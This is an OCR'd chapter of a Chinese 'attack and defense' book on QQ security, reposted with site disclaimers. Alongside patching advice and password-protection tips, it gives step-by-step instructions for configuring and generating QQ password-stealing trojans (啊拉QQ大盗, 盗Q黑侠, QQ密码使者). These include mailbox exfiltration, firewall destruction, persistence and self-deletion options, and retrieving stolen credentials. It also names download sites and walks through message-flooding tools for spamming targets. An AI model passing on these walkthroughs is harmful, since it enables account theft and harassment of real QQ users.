溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.1 QQ 漏洞攻防

QQ 是目前最常使用的网络通信软件，使用它的用户数以千万计，因此它也成为黑客攻击的主要对象。作为一款网络软件，难免会有一些漏洞，所以为了更好地阻断黑客入侵的途径，下面先介绍一些 QQ 漏洞的知识，然后再介绍修补 QQ 漏洞的方法。

4.1.1 认识 QQ 漏洞

目前 QQ 不单是一款用于聊天的软件，它还具有如游戏、邮箱、网络交易等功能，而这些新增功能也增加了 QQ 漏洞的数量和种类，其中常见的 QQ 漏洞种类介绍如下。

- **程序漏洞**：在使用 QQ 时，黑客常常利用聊天软件本身存在的各种漏洞对聊天对象发动信息 Flood 攻击和 IP 攻击等；另外，黑客还利用这些漏洞，在与目标电脑用户进行 QQ 聊天的过程中散发携带恶意代码的网址和程序脚本等，这些攻击给很多用户带来了困扰。
- **业务漏洞**：Q 币是一种可以在 QQ 服务中进行流通的货币，通过 QQ 业务漏洞，黑客能非法获得大量 Q 币，通过这些非法所得的 Q 币，黑客能在 QQ 游戏、QQ Show、Q Zone、QQ 邮箱、QQ 音乐、QQ 直播和 QQ 宠物等服务的付费内容中获取非法利益。
- **后台服务漏洞**：在 QQ 中较常用的后台服务是 TXPlatform.exe 进程，它的作用是禁止同一 QQ 号码多次登录，黑客通过破坏该进程的正常运行，使一台电脑上登录多个相同号码的 QQ，这个漏洞虽然不会对电脑造成破坏，但是会影响原本正常的 QQ 等级提升速度。另外，QQ 程序在后台有很多支持服务程序，这也不可避免地会存在漏洞。
- **游戏漏洞**：QQ 游戏中同样也包含了一些漏洞，黑客通过这些漏洞可以刷 Q 币、刷积分以及窃取 QQ 号码，从而影响游戏的公平性。

4.1.2 修补 QQ 漏洞

修补 QQ 漏洞的最好方法就是进行在线升级，腾讯公司会不定期地在网上提供升级补丁，来修补 QQ 中存在的漏洞，具体操作如下：

步骤 1 登录 QQ 后，在通知区域中的 QQ 图标上单击鼠标右键，在弹出的快捷菜单中选择【帮助】/【在线升级】命令，如图 4-1 所示。

步骤 2 弹出“QQ 在线升级”对话框，单击 下一步(N) 按钮，如图 4-2 所示。

魔法档案

如果用户使用的是代理上网方式，可在“QQ 在线升级”对话框中单击 高级网络设置 按钮，在弹出的对话框中设置网络连接方式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-1 选择菜单



图 4-2 单击按钮

步骤 3 在弹出的对话框中，升级向导将自动在网上搜索升级信息，如图 4-3 所示。

步骤 4 如果检测到有效的升级信息，将自动弹出“检测到以下可用更新”对话框并在“更新内容”列表框中显示，选择需要更新的内容，然后单击 安装 按钮，如图 4-4 所示。



图 4-3 查询更新




图 4-4 选择更新内容

步骤 5 在弹出的对话框中，升级向导将自动下载搜索到的更新内容，如图 4-5 所示。

步骤 6 当下载完成后，将弹出“更新安装”对话框，此时单击 强制关闭 按钮，如图 4-6 所示。



图 4-5 下载更新




图 4-6 关闭 QQ

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 7 在弹出的对话框中，将自动安装更新文件，如图 4-7 所示。

步骤 8 安装完成后，单击 完成 按钮会弹出 QQ 登录界面，如图 4-8 所示。



图 4-7 安装更新



图 4-8 完成安装

4.2 QQ 密码攻防

对于黑客而言，其最常用的窃取 QQ 密码的方法就是使用专用的 QQ 密码窃取工具。下面详细讲解 QQ 密码被盗的原因和常用 QQ 密码盗窃工具以及保护 QQ 密码的具体方法。

4.2.1 QQ 密码被盗的原因

许多 QQ 用户都有过 QQ 密码被盗的经历，但许多用户并不清楚其 QQ 密码被盗的原因，这就往往导致了 QQ 密码反复被盗。通常 QQ 密码被盗的原因有以下几种。

- **骗取密码法**：这种方法通常是通过欺骗或诱惑用户访问包含病毒和木马的网站来完成的。一些警惕心不强的电脑初学者，常常上了这种方法的当，因此不得不防。
- **木马窃取法**：通过木马可以记录目标电脑上的 QQ 号码和密码，然后将其通过电子邮件发送到木马安装者指定的邮箱中，从而实现盗号，这种安装盗窃 QQ 密码木马的方式，在网吧或学校的机房等公共场所的电脑上最为常见，而且防范起来也较为复杂。
- **暴力破解法**：这种方法虽然较为复杂，且对电脑系统有一定破坏性，但是它对简单密码的破译效率极高。该方法是根据 QQ 用户的登录信息，通过在本地或在线的方式对它的密码进行暴力破解。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.2.2 啊拉QQ大盗

啊拉QQ大盗在窃取QQ密码时，具有很高的破坏性和隐蔽性（其下载地址是http://www.yeshack.com/soft/200611/5325.html），它通过摧毁防火墙、转存密码信息以及伪装图标等方式，达到窃取QQ密码信息的目的，具体操作如下：

步骤 1 双击啊拉QQ大盗的快捷方式图标启动程序，在操作界面中的“发信模式选择”栏中取消选中 网站收信 复选框并选中 邮箱收信 复选框，如图4-9所示。

步骤 2 在“收信邮箱”文本框中输入收取截取到的密码信息的邮箱账号，如图4-10所示。




图4-9 启动程序




图4-10 设置收信邮箱

步骤 3 在“发信服务器”下拉列表框中输入适合的发信箱的服务器，在“发信箱账号”、“发信箱密码”和“发信箱全称”文本框中分别输入发信箱的相关信息，如图4-11所示。

步骤 4 在“高级选项”栏中选中 关闭QQ、 过滤重复号码 和 显示IP地址 复选框，为啊拉QQ大盗记录QQ密码信息提供便利，如图4-12所示。




图4-11 设置发信箱




图4-12 设置窃取选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5 继续在“高级选项”栏中选中☑ 摧毁防火墙 、☑ 还原精灵转存 、☑ 强力驻留 和☑ 无限复活模式复选框，为啊拉 QQ 大盗在目标电脑中长时间存活提供保障，如图 4-13 所示。

步骤 6 单击 生成程序 按钮，在弹出的“另存为”对话框中选择服务端的保存位置，为其重命名后单击 保存(S) 按钮，如图 4-14 所示，软件将弹出提示框提示生成成功。




图 4-13 设置防御选项



图 4-14 生成服务端

4.2.3 盗 Q 黑侠

盗 Q 黑侠的设置方法较为简单，且该软件具有较好的自身保护能力，可以逃避多款杀毒软件的检测（下载地址是 http://soft.77169.com/ShowSoft.asp?SoftID=28946）。使用盗 Q 黑侠窃取 QQ 密码的具体操作如下：

步骤 1 双击盗 Q 黑侠的快捷方式图标启动程序，在其操作界面中选中 ◉ 邮箱收发信设置 单选按钮，如图 4-15 所示。

步骤 2 在“选发信服务器”下拉列表框中输入发信服务器信息，在“发信邮箱名称”、“发信邮箱全称”和“发信邮箱密码”文本框中输入信息，如图 4-16 所示。



图 4-15 启动程序



图 4-16 设置发信服务器和发信邮箱

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3 在“收信邮箱全称”文本框中输入需要将截取到的密码信息发送到的邮箱名，单击 生成服务端 按钮，如图 4-17 所示。

步骤 4 在弹出的“另存为”对话框中设置保存位置和文件名，单击 保存(S) 按钮即可，如图 4-18 所示。



图 4-17 设置收信邮箱



图 4-18 生成服务端

4.2.4 QQ 密码使者

通过潜伏在目标电脑中的木马程序，QQ 密码使者能够随时将当前正在使用的 QQ 账号和密码发送到黑客的邮箱中，从而窃取 QQ 密码（下载地址是 http://hackbase.com/soft/2006-03-05/8753.html），具体操作如下：

步骤 1 双击 QQ 密码使者的快捷方式图标启动程序，打开其操作界面，如图 4-19 所示。

步骤 2 在“收信邮箱账号”文本框中输入密码邮件将要发送到的邮箱，如图 4-20 所示。




图 4-19 启动程序



图 4-20 设置收信邮箱信息

步骤 3 分别在“发信邮箱账号”和“发信邮箱密码”文本框中输入发信箱的信息，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在“发信箱服务器”下拉列表框中选择与邮箱对应的服务器地址，如图 4-21 所示。

步骤 4 在“其他高级设置”栏下选中☑ 过滤重复号码 、☑ 首次运行关闭QQ(秒)和☑ 立即删除自身复选框，在 QQ 密码使者的操作界面中单击 生成木马 按钮，如图 4-22 所示。



图 4-21 设置发信邮箱信息



图 4-22 设置高级选项

步骤 5 弹出“另存为”对话框，选择生成的木马文件的保存位置并将其重命名后单击 保存(S) 按钮保存，如图 4-23 所示。

步骤 6 软件将弹出提示框提示木马生成成功，单击 OK 按钮，再关闭 QQ 密码使者，如图 4-24 所示。




图 4-23 保存木马



图 4-24 成功生成木马

步骤 7 运行木马程序将其种植到本地电脑中，木马程序运行后将自动删除安装文件。双击 QQ 的快捷方式图标，在打开的“QQ 用户登录”窗口的“QQ 账号”下拉列表框和“QQ 密码”文本框中输入相应内容，单击 登录 按钮，如图 4-25 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 8 打开浏览器，在地址栏中输入“http://mail.163.com”并按【Enter】键打开“163免费邮”的主页，在“用户名”和“密码”文本框中输入收信邮箱的账号和密码，单击 登 录 按钮，如图 4-26 所示。




图 4-25 登录 QQ



图 4-26 登录邮箱

步骤 9 在邮箱操作界面中单击 收 信 按钮，在“收件箱”列表中单击新邮件的超链接，如图 4-27 所示。

步骤 10 在打开的邮件阅读页面中即可查看 QQ 密码使者所截取到的 QQ 号码和密码信息，如图 4-28 所示。



图 4-27 收邮件



图 4-28 阅读邮件

4.2.5 保护 QQ 密码

要保护好 QQ 密码，不但需要使用专用的杀毒工具，用户还要掌握一些常用的防范常识，下面就分别进行介绍。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 使用 QQ 杀毒工具

目前市面上的杀毒工具很多，不过这些工具大多只能针对常见的电脑病毒进行清除，而 QQ 病毒木马专杀工具则是专门对付 QQ 病毒和木马的杀毒软件（下载地址是 http://www.jishuzhan.cn/Soft/Safe/Shadu/200802/1249.htm），具体操作如下：

步骤 1 双击 QQ 病毒木马专杀工具的快捷方式图标，软件启动后将自动打开“病毒专杀”界面，如图 4-29 所示。

步骤 2 在“病毒专杀”操作界面中单击 手动查毒(S) 和 闪电杀毒(Q) 按钮指定杀毒方式。如检测出病毒，可单击 全部处理(A) 按钮清除，另外单击 开机杀毒(K) 按钮还能设置开机杀毒，如图 4-30 所示。



图 4-29 启动软件




图 4-30 查杀病毒

步骤 3 选择“进程管理”选项卡，在下方的“进程及路径”列表框中将显示出本地系统中的所有进程以及各进程的进程 ID、线程数和占用内存等信息，在其上单击鼠标右键，在弹出的快捷菜单中可以对其进行管理，如图 4-31 所示。

步骤 4 选择“启动项”选项卡，在下方将打开两个列表框，分别列出了注册表启动项和文件夹启动项中要开机启动的项目的命令行和位置，在其上单击鼠标右键，在弹出的快捷菜单中可以对其进行管理，如图 4-32 所示。




图 4-31 进程管理



图 4-32 启动项管理

步骤 5 选择“服务项”选项卡，在下方的列表框中将显示当前系统的所有服务，选

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

择某项服务将在界面下方显示该服务的具体功能，在服务项上单击鼠标右键，在弹出的快捷菜单中可对其进行启动、关闭等管理，如图4-33所示。

步骤6 选择“屏蔽清理”选项卡，在左侧的“屏蔽功能”栏中有两个列表框，其中分别列出了需要屏蔽的关键字和关键扩展名类型，选中 启用屏蔽 复选框可启用屏蔽，单击 添加 或 删除 按钮可执行相应操作，如图4-34所示。



图4-33 服务管理



图4-34 屏蔽功能

步骤7 在右侧的“清理功能”栏下有两个列表框，一是清理系统垃圾文件，单击 增加 或 删除 按钮可以对需清理项进行编辑，完成后单击 立即清理 按钮即可对系统垃圾文件进行清理；二是浏览器地址记录清理，单击 显示内容 按钮将会显示当前浏览器地址栏中的所有记录，在列表框中选择一个记录项，单击 删除 按钮即可将其从列表中删除，如图4-35所示。

步骤8 单击“系统修复”选项卡，在左侧的列表框中选择需要修复的项，在右侧列表框中将显示该项中的所有选项，选择需要修复的选项，单击 清除选中项 按钮即可将其修复，如图4-36所示。




图4-35 清理功能




图4-36 系统修复

步骤9 HOSTS文件是系统中电脑到IP地址的映射列表，在其中可以将恶意网站指定一个本地地址，以达到将其屏蔽的效果，也可单击 下载 按钮在网上下载HOSTS表，下载后单击 保存修改内容 按钮保存即可，如图4-37所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



在“病毒专杀”操作界面下方还有一些其他的功能，如将 IE 首页改为指定页面，或生成一些专用目录，用于防止病毒在系统中创建文件。

图 4-37　HOSTS 管理

2. 保护 QQ 密码

要想让自己的 QQ 密码得到更好的保护，除了要使用杀毒软件清除电脑中的病毒和木马外，还要进行一些日常的保护措施，具体内容介绍如下。

- **及时升级 QQ 软件**：通过升级 QQ 补丁，可以将上一个版本所暴露出来的漏洞进行修补，提高安全性。同时升级 QQ 补丁后，有时 QQ 软件中还会增加一些新的保密技术，如 nProtect 键盘加密技术，它能在用户输入密码时对键盘信息进行实时加密，这样就更能确保密码的安全。通过对 QQ 软件的升级，可以完善原有功能并增加新的功能，是每个 QQ 用户应该养成的正常使用习惯。
- **公共场合清除记录**：在网吧等公共场合使用 QQ 后，将本地记录删除可以防止其他人使用聊天记录查看器等工具从本地记录中找到一些敏感信息。通过在登录时选择“网吧模式”进行登录，即可在退出 QQ 时，自动弹出提示是否删除本地记录的对话框。
- **设置复杂的 QQ 密码**：目前重新更改 QQ 密码时，都需要设置较为复杂的密码才能更改成功，这也是为了保护用户的 QQ 密码安全。
- **为 QQ 申请密码保护**：QQ 中的密码保护是通过网页来完成的，在任务栏通知区域中的 QQ 图标上单击鼠标右键，在弹出的快捷菜单中选择【安全中心】/【申请密码保护】命令，在打开的网页中为 QQ 设置密码保护，可以在 QQ 密码被盗后及时找回 QQ 密码。
- **为 QQ 的附加功能设置密码**：在登录 QQ 硬盘、QQ 通讯录或进行 Q 币支付时，通过设置不同的密码，也可以提高这些 QQ 附加功能的安全系数，防止黑客进行破坏活动。

4.3　QQ 软件攻防

QQ 攻击工具是以干扰目标电脑的正常使用为目的，或者是通过破解 QQ 自带的一些

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

功能来操纵目标电脑的黑客软件。QQ攻击工具的种类很多，通常包括QQ信息攻击工具、QQ远程攻击工具和QQ远程监控工具等，下面就分别加以介绍。

4.3.1 QQ信息攻击工具

QQ信息攻击工具，即通常所指的QQ信息炸弹，它是一种通过QQ软件发送大量的垃圾信息，造成目标电脑因系统资源耗尽而出现电脑死机的软件。下面将介绍一些常见的QQ信息攻击工具。

1. QQ消息自动发

QQ消息自动发不仅可以对指定的QQ号码发送大量垃圾信息，还能自动在QQ上查找和添加好友进而发送群组信息和广告信息（下载地址是http://download.enet.com.cn/html/013622004112501.html），使用QQ消息自动发攻击指定QQ的具体操作如下：

步骤1 双击QQ消息自动发的快捷方式图标启动程序，在其操作界面中选择【设置】/【设置】命令，如图4-38所示。

步骤2 弹出“参数设置”对话框，在“QQ可执行文件”文本框中输入QQ软件的路径，单击确定按钮，如图4-39所示。




图4-38 启动软件



图4-39 设置软件参数

步骤3 在“工作模式”栏中选中好友消息群发单选按钮，在“工作选项”栏中选中全自动工作模式、不发送验证消息和在线复选框，如图4-40所示。

步骤4 在软件操作界面下方选择“群发消息内容”选项卡，在下面的文本框中输入要发送的信息内容，选择【开始】/【开始】菜单命令即可进行信息攻击，如图4-41所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-40 发送信息设置




图 4-41 设置信息

2. 飘叶千夫指

飘叶千夫指软件可以在较短的时间内向 QQ 用户发送大量垃圾信息（其下载地址是 http://www.anxz.com/down/445.html），使用飘叶千夫指的具体操作如下：

步骤 1 双击飘叶千夫指的快捷方式图标☞启动程序，在它的操作界面中选择“单人指责”选项卡，如图 4-42 所示。

步骤 2 弹出与要指责的 QQ 好友聊天的对话框，在“单人指责”选项卡中的“发送语句”文本框中输入将要发送的语句，在“每句间隔时间”文本框中设置发送每句话之间的时间间隔，这里保持默认设置，单击 发送 按钮即可，如图 4-43 所示。




图 4-42 启动软件



图 4-43 对单个 QQ 好友指责

步骤 3 在“接收方 QQ 号码”文本框中输入目标 QQ 的号码，在“发送语句”文本框中输入要发送的语句，在“每句间隔时间”文本框中输入发送每句话之间的时间间隔，单击 发送 按钮即可，如图 4-44 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4 选择“多人群发”选项卡，选中◉起始QQ号码:单选按钮，在后面的文本框中输入起始的QQ号码，在“连续发送人数”文本框中输入要发送的人数，在“发送语句”文本框中输入要发送的语句，单击 ✓ 发送 按钮即可开始发送，如图4-45所示。



图4-44 对非QQ好友指责




图4-45 多人群发方式一

步骤 5 在“多人群发”选项卡中选中◉按右表QQ号码发送单选按钮，在右侧的文本框中输入要发送信息的多个QQ号码，在“发送语句”文本框中输入要发送的语句，单击 ✓ 发送 按钮即可开始发送，如图4-46所示。

